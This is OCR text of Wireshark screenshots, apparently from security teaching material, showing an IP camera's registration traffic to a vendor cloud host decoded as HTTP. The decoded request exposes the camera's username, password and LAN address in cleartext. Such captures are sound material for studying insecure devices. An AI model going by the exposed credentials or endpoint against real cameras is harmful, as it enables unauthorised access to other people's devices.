
Decode As Transport

Set destination port

Choose HTTP



Decoded


camera_register.pcap [Wireshark 1.6.1 (SVN Rev 38096 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: tcp.port == 808
Expression... Clear Apply
No. Time Source Destination Protocol Length Info
176 50.529353 192.168.0.27 204.45.65.130 TCP 74 av-emb-config > 808 [SYN] Seq=0 Win=
177 50.529382 192.168.0.2 204.45.65.130 TCP 74 av-emb-config > 808 [SYN] Seq=0 Win=
182 50.673600 204.45.65.130 192.168.0.2 TCP 78 808 > av-emb-config [SYN, ACK] Seq=0
183 50.673615 204.45.65.130 192.168.0.27 TCP 78 808 > av-emb-config [SYN, ACK] Seq=0
184 50.676459 192.168.0.27 204.45.65.130 TCP 66 av-emb-config > 808 [ACK] Seq=1 Ack=
185 50.676485 192.168.0.2 204.45.65.130 TCP 66 av-emb-config > 808 [ACK] Seq=1 Ack=
186 50.680480 192.168.0.27 204.45.65.130 HTTP 249 GET /api/userip.asp?username=aaaupsz
187 50.680495 192.168.0.2 204.45.65.130 HTTP 249 GET /api/userip.asp?username=aaaupsz
188 50.831531 204.45.65.130 192.168.0.2 HTTP 386 HTTP/1.1 200 OK (text/html)
189 50.831549 204.45.65.130 192.168.0.27 HTTP 386 HTTP/1.1 200 OK (text/html)
190 50.831553 204.45.65.130 192.168.0.2 TCP 66 808 > av-emb-config [FIN, ACK] Seq=3
191 50.831559 204.45.65.130 192.168.0.27 TCP 66 808 > av-emb-config [FIN, ACK] Seq=3
Hypertext Transfer Protocol
GET /api/userip.asp?username=aaaupsz&userpwd=973781&vertype=902&language=&dtype=0&tcpport=80&lanip=192.168.0.27 HTTP/1.0\r\n
Host: user.ipcam.hk\r\n
User-Agent: myclient/1.0 me@null.net\r\n
\r\n
[Full request URI: http://user.ipcam.hk/api/userip.asp?username=aaaupsz&userpwd= &vertype=902&language=&dtype=0&tcpport=80
0000 20 cf 30 6e da de 00 12 7b 51 f1 f4 08 00 45 00 .On.... {Q....E.
0010 00 eb 1d 7d 40 00 40 06 4e 1d c0 a8 00 1b cc 2d ...}@.@. N......-
0020 41 82 08 02 03 28 8a 5c 12 a2 72 c6 cd 02 80 18 A....(.\ ..r.....
0030 05 b4 39 f1 00 00 01 01 08 0a 00 00 0f e9 00 00 ..9..... ....
0040 00 00 47 45 54 20 2f 61 70 69 2f 75 73 65 72 69 ..GET /a pi/useri
0050 70 2e 61 73 70 3f 75 73 65 72 6e 61 6d 65 3d 61 p.asp?us ername=a
0060 61 61 75 70 73 7a 26 75 73 65 72 70 77 64 3d 39 aaupsz&u serpwd=9
0070 37 33 37 38 31 26 76 65 72 74 79 70 65 3d 39 30 &ve rtype=90
0080 32 26 6c 61 6e 67 75 61 67 65 3d 26 64 74 79 70 2&langua ge=&dtyp
File: "/Users/robin/Desktop/...
Packets: 5656 Displayed: 56 Marked: 0 Load time: 0:00.107
Profile: Default

Before

camera_register.pcap [Wireshark 1.6.1 (SVN Rev 38096 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: tcp.port == 808 Expression... Clear Apply


No.	Time	Source	Destination	Protocol	Length	Info
176	50.529353	192.168.0.27	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
177	50.529382	192.168.0.2	204.45.65.130	TCP	74	av-emb-config > 808 [SYN] Seq=0 Win=
182	50.673600	204.45.65.130	192.168.0.2	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
183	50.673615	204.45.65.130	192.168.0.27	TCP	78	808 > av-emb-config [SYN, ACK] Seq=0
184	50.676459	192.168.0.27	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
185	50.676485	192.168.0.2	204.45.65.130	TCP	66	av-emb-config > 808 [ACK] Seq=1 Ack=
186	50.680480	192.168.0.27	204.45.65.130	TCP	249	av-emb-config > 808 [PSH, ACK] Seq=1
187	50.680495	192.168.0.2	204.45.65.130	TCP	249	av-emb-config > 808 [PSH, ACK] Seq=1
188	50.831531	204.45.65.130	192.168.0.2	TCP	386	808 > av-emb-config [PSH, ACK] Seq=1
189	50.831549	204.45.65.130	192.168.0.27	TCP	386	808 > av-emb-config [PSH, ACK] Seq=1
190	50.831553	204.45.65.130	192.168.0.2	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3
191	50.831559	204.45.65.130	192.168.0.27	TCP	66	808 > av-emb-config [FIN, ACK] Seq=3

```
Header length: 32 bytes
▷ Flags: 0x18 (PSH, ACK)
  Window size value: 1460
  [Calculated window size: 1460]
  [Window size scaling factor: 1]
▷ Checksum: 0x39f1 [validation disabled]
▷ Options: (12 bytes)
```


```
0000  20 cf 30 6e da de 00 12  7b 51 f1 f4 08 00 45 00    .On.... {Q....E.
0010  00 eb 1d 7d 40 00 40 06  4e 1d c0 a8 00 1b cc 2d   ...}@.@. N......-
0020  41 82 08 02 03 28 8a 5c  12 a2 72 c6 cd 02 80 18   A....(.\ ..r.....
0030  05 b4 39 f1 00 00 01 01  08 0a 00 00 0f e9 00 00   ..9..... ........
0040  00 00 47 45 54 20 2f 61  70 69 2f 75 73 65 72 69   ..GET /a pi/useri
0050  70 2e 61 73 70 3f 75 73  65 72 6e 61 6d 65 3d 61   p.asp?us ername=a
0060  61 61 75 70 73 7a 26 75  73 65 72 70 77 64 3d 39   aaupsz&u serpwd=
0070  37 33 37 38 31 26 76 65  72 74 79 70 65 3d 39 30   [redacted]&ve rtype=90
0080  32 26 6c 61 6e 67 75 61  67 65 3d 26 64 74 79 70   2&langua ge=&dtyp
```

File: "/Users/robin/Desktop/... Packets: 5656 Displayed: 56 Marked: 0 Load time: 0:00.126 Profile: Default

